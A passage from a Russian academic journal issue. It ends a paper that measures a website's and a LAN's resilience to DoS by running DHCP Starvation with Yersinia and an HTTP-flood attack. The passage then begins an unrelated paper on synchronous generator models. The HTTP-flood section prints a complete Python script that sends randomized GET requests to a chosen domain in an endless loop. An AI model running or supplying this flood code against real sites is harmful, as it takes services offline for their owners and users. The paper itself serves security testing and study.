83	37.360264303	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
84	37.360270595	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
85	37.360277067	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
86	37.360283499	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869
87	37.360293107	0.0.0.0	255.255.255.255		DHCP	286	DHCP Discover - Transaction ID 0x643c9869

Рис. 15. Пример пакетов DHCPDISCOVER во время проведения атаки

Как видно из рисунка 16 MAC-адрес отправителя пакета генерируется утилитой Yersinia случайным образом. В качестве MAC-адреса получателя используется широковещательный MAC-адрес. Поле IP-адрес источника заполнено групповым или неуказанным адресом (0.0.0.0). В поле IP-адрес получателя стоит широковещательный адрес.

```

> Ethernet II, Src: c7:60:1b:4d:80:46 (c7:60:1b:4d:80:46), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
v Internet Protocol Version 4, Src: 0.0.0.0 (0.0.0.0), Dst: 255.255.255.255 (255.255.255.255)
  0100 ... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
  Total Length: 272
  Identification: 0x0000 (0)
  > Flags: 0x0000
  Fragment offset: 0
  Time to live: 16
  Protocol: UDP (17)
  Header checksum: 0xa9ce [validation disabled]
  [Header checksum status: Unverified]
  Source: 0.0.0.0 (0.0.0.0)
  Destination: 255.255.255.255 (255.255.255.255)

```

Рис. 16. Заполнение полей Ethernet кадра и IP-пакета, в которые вкладывается DHCP-пакет

Сам пакет DHCPDISCOVER заполнен различной служебной информацией. Часть полей содержит те же данные, что и поля пакетов более низких уровней модели OSI. Заполнение полей пакета DHCPDISCOVER приведено на рисунке 17.

```

v Dynamic Host Configuration Protocol (Discover)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
  Transaction ID: 0x643c9869
  Seconds elapsed: 0
  > Bootp flags: 0x8000, Broadcast flag (Broadcast)
  Client IP address: 0.0.0.0 (0.0.0.0)
  Your (client) IP address: 0.0.0.0 (0.0.0.0)
  Next server IP address: 0.0.0.0 (0.0.0.0)
  Relay agent IP address: 0.0.0.0 (0.0.0.0)
  Client MAC address: c7:60:1b:4d:80:46 (c7:60:1b:4d:80:46)
  Client hardware address padding: 00000000000000000000
  Server host name not given
  Boot file name not given
  Magic cookie: DHCP
  v Option: (53) DHCP Message Type (Discover)
    Length: 1
    DHCP: Discover (1)
  v Option: (255) End
    Option End: 255

```

Рис. 17. Заполнение полей DHCP-пакета

На рисунке 18 изображен график входного и выходного трафика сети в момент проведения атаки. Пики на графике свидетельствуют передачи огромного количества DHCP-пакетов. Например, самые большие пики трафика были в момент с 36 по 61 секунду.




Рис. 18. График входного и выходного трафика во время проведения атаки DHCP Starvation

В ходе проведения атаки было выявлено, что переполнение пула DHCP-адресов происходит достаточно медленно (не так быстро, как открытие TCP-соединений при проведении атаки TCP SYN Flood). В данной локальной сети атакуемый DHCP-сервер содержал 100 IP-адресов. Для переполнения пула IP-адресов данного сервера утилита Yersinia осуществляла атаку DHCP Starvation около 7 минут 24 секунд. После остановки атаки DHCP-сервер не выдавал IP-адреса новым устройствам. В локальных сетях крупных организаций DHCP-сервер содержит большой пул выдаваемых IP-адресов. Значит, у сетевого администратора будет достаточно количество времени для выявления факта осуществления данной атаки и принятия мер по ее пресечению до того, будет переполнен пул свободных IP-адресов. С другой стороны, постепенный рост числа DHCP-пакетов в течении длительного времени будет менее заметен на фоне остального трафика. Выделить пики передачи DHCP-пакетов на фоне остального трафика будет сложнее, чем TCP-пакетов во время проведения TCP SYN Flood атаки. Для проведения тестирования сети на проникновения параметр времени не столь значителен. В таком случае будет более важен сам факт уязвимости сервера для данной атаки. данную утилиту можно применять для тестирования DHCP-сервера на уязвимость к атаке DHCP Starvation.

После проведения DHCP Starvation становится возможным провести атаку DHCP Rogue Server. В таком случае в локальной сети создается поддельный DHCP-сервер. Злоумышленник может просматривать весь трафик, проходящий через его сервер, перенаправлять и вносить изменения в пакеты. Таким образом, DHCP Starvation является первым шагом к проведению атаки Man in the Middle (человек посередине).

HTTP Flood. Для реализации атаки HTTP Flood [5-7] использовался скрипт, написанный на языке программирования Python. Для отправки запросов на веб-сайт использовалась библиотека requests. Для выполнения вспомогательных функций были применены библиотека random модуль sys для взаимодействия с операционной системой. На рисунке 19 приведены начальные данные и функция для заполнения поля заголовка User-Agent.

```

import requests
import random
import sys
domain = input('Enter the domain to be attacked: ')
counter=0
User_Agent_headers=[]

def User_Agent_catalog():
    global headers_useragents
    User_Agent_headers.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3)\
    Gecko/20090913 Firefox/3.5.3')
    User_Agent_headers.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3)\
    Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
    User_Agent_headers.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3)\
    Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
    User_Agent_headers.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1)\
    Gecko/20090718 Firefox/3.5.1')
    User_Agent_headers.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) \
    AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1')
    User_Agent_headers.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; \
    WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
    User_Agent_headers.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; \
    .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)')
    User_Agent_headers.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
    User_Agent_headers.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;\
    Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
    User_Agent_headers.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
    User_Agent_headers.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
    User_Agent_headers.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
    return User_Agent_headers

```

Рис. 19. Входные данные и функция для заполнения поля заголовка User-Agent

На вход Python-скрипта подается адрес цели атаки. Инициализируется счетчик отправленных пакетов и список, который хранит значения для заполнения поля заголовка User-Agent GET-запроса. Функция `User_Agent_catalog` добавляет в список различные варианты значений для заполнения поля заголовка User-Agent.

На рисунке 20 изображена функция `HTTP-Headers`, основной задачей которой является заполнение остальных главных полей заголовка HTTP-пакета.

```

def randomize_string(length):
    output=''
    for i in range(0,length):
        a=random.randint(65,90)
        output+=chr(a)
    return(output)

def HTTP-Headers():
    User_Agent_catalog()
    global User_Agent_headers
    headers={'User-Agent':random.choice(User_Agent_headers),
            'Cache-Control':'no-cache',
            'Accept-Charset':'ISO-8859-1,utf-8;q=0.7,*;q=0.7',
            'Referer':'http://www.google.com/?q=' + randomize_string(random.randint(5,10)),
            'Keep-Alive':str(random.randint(110,120)),
            'Connection':'keep-alive'}
    return headers

```

Рис. 20. Заполнение полей заголовка HTTP-пакета

Функция `randomize_string` создает строку, которая состоит из случайных чисел, преобразованных в строковый тип данных. Функция `HTTP-Headers` используется для заполнения полей заголовка HTTP-запроса. Для этого создается словарь `headers`.

1. В поле User-Agent записывается случайно выбранное значение из списка `User_Agent-Headers`, созданного в функции `User_Agent_catalog`.

2. Поле Referer формируется из URL-адреса Google поиска и строки случайной длины, которая формируется с помощью функции `randomize_string`.

3. В поле Keep-Alive записывается случайно подобранное число.

4. Остальные поля заголовка будут всегда заполняться константными значениями. Поле Cache-Control заполняется значением no-cache, полк Accept-Charset - ISO-8859-1, utf-8; q=0.7,*; q=0.7, поле Connection – keep-alive.

На рисунке 21 изображены функции отправки GET-запроса и вывода числа отправленных сообщений.

```
def Check_Status(status_code):
    global counter
    sys.stdout.write("\r%i requests has been sent" % counter)
    sys.stdout.flush()

def GET_request(domain):
    global counter
    headers=HTTP-Headers()
    counter+=1
    request=requests.get(domain, headers=headers)
    Check_Status(request)

while True:
    GET_request(domain)
```

Рис. 21. Функции отправки GET-запроса и вывода числа отправленных HTTP-пакетов

Основная задача функции Check_Status – вывод в командную строку количества отправленных GET-запросов. Метод stdout.write выводит в командную строку информацию о количестве отправленных GET-запросов. Метод stdout.flush предназначен для очистки буфера после вывода информации в командную строку.

В функции GET_request происходит отправка GET-запроса. В переменной headers хранятся значения полей заголовка HTTP-пакета, которые были сформированы в функции HTTP-Headers. С помощью метода get происходит отправка запроса на веб-сервер. В качестве параметров данные метод принимает URL-адрес сайта и сформированные поля заголовка HTTP-протокола. Далее происходит вызов функции Check_Status. С помощью бесконечного цикла достигается многочисленная отправка GET-запросов.

Атака на веб-ресурс производилась с трех компьютеров. Для определения результатов атаки производились замеры скорости загрузки веб-ресурса.

На рисунке 22 продемонстрирован обмен HTTP-пакетами. Атакующий скрипт правильно формирует GET-запрос. Веб-сервис в ответ на полученный запрос отправляет пакет с кодом ответа 200. Данный код означает успешную обработку запроса. Кроме этого, веб-сервис отправил HTML-страницу.

3073 17.715105	192.168.0.101	m2.pike.beget.com		HTTP	429 GET / HTTP/1.1
3101 18.014734	m2.pike.beget.com	192.168.0.101	\037... 1f8b080000...	HTTP	1035 HTTP/1.1 200 OK (text/html)
3109 18.058750	192.168.0.101	m2.pike.beget.com		HTTP	356 GET / HTTP/1.1
3230 18.331416	m2.pike.beget.com	192.168.0.101	<!DOCTYPE... 3c21444f43...	HTTP	1165 HTTP/1.1 200 OK (text/html)
3246 18.378362	192.168.0.101	m2.pike.beget.com		HTTP	387 GET / HTTP/1.1

Рис. 22. Обмен HTTP-пакетами между атакующим и целью атаки

Анализ полученных результатов. На рисунке 23 приведен результат тестирования скорости загрузки веб-страницы до момента проведения атаки. Проверка скорости загрузки веб-сайта производилась по нескольким ключевым критериям. Индекс скорости загрузки веб-страницы составляет 3,5 секунды, время полной загрузки страницы – 4 секунды, время между началом загрузки страницы и появлением первого изображения или блока текста - 2,7 секунды, время, которое требуется для полной загрузки самого крупного по значению веса изображения или текстового блока – 4,6 секунды, период от первого появления контента на странице до загрузки для взаимодействия, когда скорость выполнения задач превышала 50 миллисекунд.




Рис. 23. Скорость загрузки веб-страницы до проведения атаки

На рисунке 24 приведен тест скорости загрузки веб-страницы после проведения атаки. Индекс скорости увеличился на 1,3 секунды и стал составлять 4,8 секунды. Время полной загрузки страницы увеличилось на 0,1 секунды и стало равно 4,1 секунды. Период от первого появления контента на странице до загрузки для взаимодействия, когда скорость выполнения задач превышала 50 миллисекунд, увеличил свое значение на 20 миллисекунд и стал составлять 130 миллисекунд.




Рис. 24. Тест скорости загрузки веб-страницы после проведения атаки

Исходя из результатов анализа скорости загрузки веб-страницы можно сделать вывод, что атакующий скрипт создает необходимую нагрузку для замедления веб-сайта.

Факт создания такой нагрузки от трех атакующих компьютеров свидетельствует о том, что хостинг, на котором размещен данный веб-ресурс, не рассчитан на обработку огромного количества запросов в единицу времени. Сеть из большого количества компьютеров быстро сможет исчерпать ресурсы данного веб-сайта. Веб-сайт не реагирует на отправку большого количества однотипных запросов с одних и тех же IP-адресов. Из этого следует, что защита веб-сайта от DoS-атак настроена неправильно и малоэффективна. Так как веб-сайт принимает в основном пакеты одного типа, то оперативное выявление DDoS-атаки может быть затруднительно. Для своевременного определения DDoS-атак необходимо использовать автоматизированные инструменты. Кроме этого следует использовать программы, которые защищают от пакетного флуда на уровне приложений.

Выводы. DoS-атака с использованием SYN-пакетов на данный момент малоэффективна. TCP-соединение остается открытым всего несколько секунд. В итоге система еще во время атаки успевает отбрасывать открытые ранее TCP-соединения. Значит, мощности одного атакующего компьютера, не хватит, чтобы исчерпать вычислительный ресурсы атакуемой системы. Ограничение приема TCP SYN пакетов в секунду делает эту атаку фактически бессмысленной. Для эффективного тестирования системы на устойчивость к данному виду атаки следует применять сеть атакующих компьютеров. В этом случае будет достигнута необходимая нагрузка на систему.

Проведение DHCP Starvation возможно только после проникновения в локальную сеть цели. Возможность применения данной атаки свидетельствует о проблемах в системе защиты. Выявить подозрительную передачу DHCP-пакетов среди всего трафика в локальной сети достаточно проблематично. DHCP Starvation часто проводится в паре с атакой DHCP Rogue Server, суть которой заключается в развертывании поддельного DHCP-сервера в сети.

В ходе моделирования атаки HTTP Flood были выявлены проблемы с безопасностью у веб-сайта. Атакующий скрипт отправлял однотипные GET-запросы. В свою очередь веб-сервер не ограничил возможность отправки пакетов с IP-адреса атакующего после столь большого количества переданных запросов. Значит, при отправке запросов с большого количества компьютеров есть возможность исчерпать ресурсы у данного веб-сервера. Для проведения тестирования системы на предмет устойчивости к DDoS-атакам следует применять сеть из компьютеров, отправляющих различные HTTP-пакеты.

СПИСОК ЛИТЕРАТУРЫ

1. DoS-атака (Denial of Service). – Текст : электронный // Anti-Malware : [сайт]. – URL: <https://www.anti-malware.ru/threats/dos> (дата обращения: 10.01.2022).
2. Smurf attack. – Текст : электронный // Encyclopedia by Kaspersky : [сайт]. – URL: <https://encyclopedia.kaspersky.ru/glossary/smurf-attack/> (дата обращения: 10.01.2022).
3. Норткат, С. Обнаружение нарушений безопасности в сетях / Стивен Норткат, Джуди Новак ; пер. с англ. и ред. В. С. Иващенко. – Третье изд. – Москва и [др.] : Вильямс, 2003. – 448 с.
4. Типы атак [Электронный ресурс] – Режим доступа: https://ddos-guard.net/ru/terminology/attack_type/
5. Как «заказывают» DDos-атаки: [Электронный ресурс] – Режим доступа: <https://channel4it.com/publications/Kak-zakazyvayut-DDos-ataki-istoriya-iz-zhizni-25952.html>
6. Защита сервера от DDos-атака. – Текст : электронный // Itelon : [сайт компании]. – URL: <https://itelon.ru/blog/zashchita-servera-ot-ddos-atak/> (дата обращения: 10.01.2022).
7. Бирюков, А. А. Информационная безопасность: защита и нападение / А. А. Бирюков. – Второе изд., перераб. и доп. – Москва : ДМК Пресс, 2017. – 434 с.

Поступила в редакцию 28.01.2022 г., рекомендована к печати 17.02.2022 г.

IDENTIFICATION OF WEBSITE SECURITY PROBLEMS BY MEANS OF A DOS ATTACK

Tretiakov I.A., Kozhekina E.N., Lebedev K.E.

In this work, TCP SYN flood and HTTP flood attacks are implemented in Python using the Scapy and Requests libraries. A DHCP Starvation attack was carried out using the Yersinia utility. A study of the results obtained during the attacks was carried out.

Keywords: DoS attack, Python, Scapy, TCP SYN flood, DHCP Starvation, HTTP flood.

Третьяков Игорь Александрович

кандидат технических наук, заместитель декана по научной работе, доцент кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: i.tretiakov@mail.ru

Tretiakov Igor Aleksandrovich

Candidate of Technical Sciences, Deputy Dean for Research, Associate Professor at Department of Radiophysics and Infocommunication Technologies of Donetsk National University, DPR, Donetsk.

Кожекина Елена Николаевна

старший преподаватель кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: e.kozhekina@donnu.ru

Kozhekina Elena Nikolaevna

Senior Lecturer at Department of Radiophysics and Infocommunication Technologies of Donetsk National University, DPR, Donetsk.

Лебедев Кирилл Евгеньевич

студент кафедры радиофизики и инфокоммуникационных технологий ГОУ ВПО «Донецкий национальный университет», ДНР, г. Донецк.
E-mail: kirillbro1010@mail.ru

Lebedev Kirill Evgenevich

Student at Department of Radiophysics and Infocommunication Technologies of Donetsk National University, DPR, Donetsk.

УДК 621.311.018.5

ЧИСЛЕННЫЕ МЕТОДЫ ОПРЕДЕЛЕНИЯ ПАРАМЕТРОВ МАТЕМАТИЧЕСКИХ МОДЕЛЕЙ СИНХРОННЫХ ГЕНЕРАТОРОВ

© 2022 Гришанов С.А., Ларин А.М., Зори С.А.

Разработаны численные методы, позволяющие на основе адекватности частотных характеристик сопротивлений или проводимостей со стороны обмотки статора осуществлять точный взаимный пересчет параметров различных математических моделей синхронных генераторов с учетом многоконтурности ротора. Это даст возможность повысить на основе математического моделирования достоверность определения параметров переходных динамических режимов в электрических системах.

Ключевые слова: численный метод, индуктивное сопротивление, постоянная времени, схема замещения, частотная характеристика, синхронный генератор.

Введение. В настоящее время в мировой практике для исследований и глубокого изучения поведения синхронных машин (СМ) в нормальных и аномальных режимах работы актуальной является задача рационального их математического моделирования. Математические модели электрических машин (ЭМ) основываются на различных подходах к описанию их физических свойств, включая уравнения электромагнитного поля.

Наибольшего распространения для математического описания синхронных генераторов (СГ), получила система дифференциальных или операторных уравнений электромагнитного состояния Парка-Горева, основанная на теории электрических цепей.

Моделирование электромагнитных и электромеханических переходных процессов предполагает, в этом случае, известность определенной совокупности активных и индуктивных сопротивлений, а также постоянных времени изменения свободных составляющих токов, отражающих связь между токами и потокосцеплениями в магнитосвязанных контурах машины. Такая исходная информация представляется в форме схем замещения или частотных характеристик проводимости или сопротивления со стороны обмотки статора ЭМ.

Очевидно, что достоверное предопределение поведения ЭМ в переходных режимах зависит от точности принимаемых для исследования математических моделей и полноты информации, отражающей их физические динамические свойства. Это обуславливает необходимость совершенствования существующих моделей ЭМ в направлении большей их физической обоснованности [1, 2], создания алгоритмов моделирования переходных процессов, обеспечивающих быстрое и наглядное получение результатов с заданной точностью [3], а также разработки новых методов идентификации электромагнитных параметров (ЭМП) синхронных генераторов [4, 5].

В настоящее время при исследовании переходных процессов имеет место тенденция к учету многоконтурности роторов. В [6] показано, что в эталонной модели СМ необходимо учитывать не менее трех магнитосвязанных контуров по каждой оси ротора. Такой подход используется в зарубежной практике при разработке современных пакетов прикладных программ (PowerFactory и приложение SimPowerSystems пакета MATLAB).

Указанные современные прикладные пакеты на настоящее время являются одними из лучших для имитационного моделирования электротехнических устройств и электроэнергетических систем.

Расчеты с их помощью переходных процессов являются по существу расчетами, проводимыми какими-либо вариантами методов численного интегрирования дифференциальных уравнений Парка-Горева, коэффициентами которых являются параметры схем замещения показанной на рис. 1.

При этом синхронные генераторы могут представляться блоками, использующими различную исходную информацию о параметрах СГ:

- параметры схемы замещения, представленной на рис. 1, в именованных (Synchronous Machine SI Fundamental) или относительных единицах измерения (Synchronous Machine PU Fundamental);




Рис. 1. Схема замещения СМ по оси d

- значения в относительных единицах синхронных (x_d , x_q), переходных ($x_d^{(j)}$, $x_q^{(j)}$) и сверхпереходных ($x_d^{(n)}$, $x_q^{(n)}$) индуктивных сопротивлений по осям магнитной симметрии ротора, полученные при короткозамкнутом (Short-circuit) или разомкнутом (Open-circuit) состоянии обмотки статора (Synchronous Machine PU Standard);

- значения в относительных единицах переходных ($\tau_d^{(j)}$, $\tau_q^{(j)}$) и сверхпереходных ($\tau_d^{(n)}$, $\tau_q^{(n)}$) постоянных времени роторных контуров по осям магнитной симметрии ротора, полученные при короткозамкнутом (Short-circuit) или разомкнутом (Open-circuit) состоянии обмотки статора (Synchronous Machine PU Standard).

При этом пользователь может располагать в качестве исходных данных информацией, отличающейся от той, которая требуется для модели, используемой в конкретной программе.

В этой связи возникает задача точного пересчета параметров одной модели СГ к параметрам других моделей.

Целью работы является разработка численных методов, позволяющих осуществлять адекватный взаимный пересчет параметров различных математических моделей синхронных генераторов с учетом многоконтурности ротора.

Анализ состояния вопроса. В настоящее время известен ряд методов экспериментального определения ненасыщенных значений электромагнитных параметров синхронных генераторов с учетом многоконтурности их роторов, регламентируемых Государственным стандартом по испытаниям электрических машин ГОСТ 10169-77 «Машины электрические трехфазные синхронные. Методы испытаний» [7], а также международным стандартом МЭК 60034-4:2008 «Машины электрические вращающиеся. Часть 4. Методы экспериментального определения параметров синхронных машин» (IEC 60034-4:2008 Rotating electrical machines. Part 4: Methods for determining synchronous machine quantities from tests) [8].

Исходной информацией для расчета частотных характеристик (ЧХ) по данным классических промышленных испытаний, проводимых на вращающихся изолированных от сети машинах, служат кривые изменения напряжения или периодической составляющей тока статора, представляющие собой реакции СМ на возмущения единичной ступенчатой функцией со стороны обмотки статора в опытах

внезапного трехфазного короткого замыкания (ВТКЗ), восстановления напряжения после отключения установившегося трехфазного короткого замыкания, отключения невозбужденной машины от источника пониженного напряжения.

В соответствии с отраслевым [7] и международным стандартом [8] электромагнитные параметры машины по продольной оси с учетом многоконтурности ротора при короткозамкнутой обмотке статора следует определять по переходной функции, представляющей изменение во времени огибающей периодической составляющей тока в обмотке статора, полученной в опыте внезапного трехфазного короткого замыкания на выводах СМ.

Переходную функцию необходимо представлять алгебраической суммой установившегося значения и трех-четырёх экспоненциальных составляющих. Изменение огибающей периодической составляющей тока якоря во времени представляется функцией вида:

$$i_d(t) = i_d(\infty) + \sum_{l=1}^n \Delta i_d^{(l)}(0) \cdot e^{-t \cdot \alpha_d^{(l)}}, \quad (1)$$

где $l = 1, 2, \dots, j, \dots, n$ – номера экспонент в порядке уменьшения постоянных времени;

$i_d(\infty)$ - установившееся значение тока короткого замыкания, о. е.;

$\Delta i_d^{(l)}(0)$ начальные значения составляющих экспонент, о. е.;

$\alpha_d^{(l)} = \frac{1}{314 \cdot \tau_d^{(l)}}$ - коэффициенты затухания экспонент при короткозамкнутой

обмотке статора, $\frac{1}{pad}$;

$\tau_d^{(l)}$ - постоянные времени экспонент при короткозамкнутой обмотке статора, с.

По параметрам, аппроксимирующим переходную функцию (1), определяются (2) синхронное x_d , переходные $x_d^{(j)}$ и сверхпереходное $x_d^{(n)}$ индуктивные сопротивления:

$$x_d = \frac{u_q(0)}{i_d(\infty)}; \quad x_d^{(j)} = \frac{u_q(0)}{i_d(\infty) + \sum_{l=1}^j \Delta i_d^{(l)}(0)}; \quad x_d^{(n)} = \frac{u_q(0)}{i_d(\infty) + \sum_{l=1}^n \Delta i_d^{(l)}(0)}, \quad (2)$$

где $u_q(0)$ - напряжение на выводах обмотки статора в момент короткого замыкания, о. е.

При неучете активного сопротивления в цепи обмотки статора коэффициенты затухания $\alpha_d^{(l)}$ ($\alpha_d^{(1)}, \alpha_d^{(2)}, \dots, \alpha_d^{(n)}$) экспоненциальных составляющих, аппроксимирующих кривую затухания периодического тока статора в опыте ВТКЗ, определяют величину $D(p)$ в выражении операторной проводимости со стороны обмотки статора по продольной оси ротора $y_d(p)$:

$$y_d(p) = \frac{1}{x_d^{(n)}} \cdot \frac{D_0(p)}{D(p)} = \frac{1}{x_d^{(n)}} \cdot \frac{(p + \alpha_{d0}^{(1)})(p + \alpha_{d0}^{(2)}) \dots (p + \alpha_{d0}^{(n)})}{(p + \alpha_d^{(1)})(p + \alpha_d^{(2)}) \dots (p + \alpha_d^{(n)})}, \quad (3)$$

где $\alpha_{d0}^{(1)}, \alpha_{d0}^{(2)}, \dots, \alpha_{d0}^{(n)}$ - нули передаточной функции; $\alpha_d^{(1)}, \alpha_d^{(2)}, \dots, \alpha_d^{(n)}$ - полюса передаточной функции.

Корни полинома $D_0(p)$ можно определить используя начальные значения этих экспонент. Полученные при этом выражения для определения коэффициентов

$\alpha_{d0}^{(1)}, \alpha_{d0}^{(2)}, \dots, \alpha_{d0}^{(n)}$ содержат вычисления малых разностей и поэтому их использование может привести к возникновению существенных погрешностей в определении операторной проводимости $y_d(p)$.

Более точно, но также приближенно, можно коэффициенты затухания $\alpha_{d0}^{(1)}, \alpha_{d0}^{(2)}, \dots, \alpha_{d0}^{(n)}$, соответствующие разомкнутой обмотке статора, пересчитать через $\alpha_d^{(1)}, \alpha_d^{(2)}, \dots, \alpha_d^{(n)}$, используя при этом синхронное x_d , переходные $x_d^{(j)}$ и сверхпереходное $x_d^{(n)}$ индуктивные сопротивления, полученные в опыте внезапного КЗ:

$$\alpha_{d0}^{(l)} = \frac{1}{\tau_{d0}^{(l)}}; \quad \alpha_{d0}^{(j)} = \frac{1}{\tau_{d0}^{(j)}}; \quad \alpha_{d0}^{(n)} = \frac{1}{\tau_{d0}^{(n)}}. \quad (4)$$

В (4) переходные $\tau_{d0}^{(j)}$ и сверхпереходная $\tau_{d0}^{(n)}$ постоянные времени, соответствующие разомкнутому состоянию обмотки якоря, рассчитываются в соответствии с [7] по соотношениям:

$$\tau_{d0}^{(l)} = \tau_d^{(l)} \frac{x_d}{x_d^{(l)}}; \quad \tau_{d0}^{(j)} = \tau_d^{(j)} \frac{x_d^{(j-1)}}{x_d^{(j)}}; \quad \tau_{d0}^{(n)} = \tau_d^{(n)} \frac{x_d^{(n-1)}}{x_d^{(n)}}. \quad (5)$$

На основании известной связи между преобразованием Лапласа и интегралом Фурье при подстановке в (3) $p = js$ получим выражение для частотной характеристики проводимости СГ со стороны обмотки статора:

$$y_d(js) = \frac{1}{x_d^{(n)}} \cdot \frac{D_0(js)}{D(js)} = \frac{1}{x_d^{(n)}} \cdot \frac{(js + \alpha_{d0}^{(1)})(js + \alpha_{d0}^{(2)}) \dots (js + \alpha_{d0}^{(n)})}{(js + \alpha_d^{(1)})(js + \alpha_d^{(2)}) \dots (js + \alpha_d^{(n)})}. \quad (6)$$

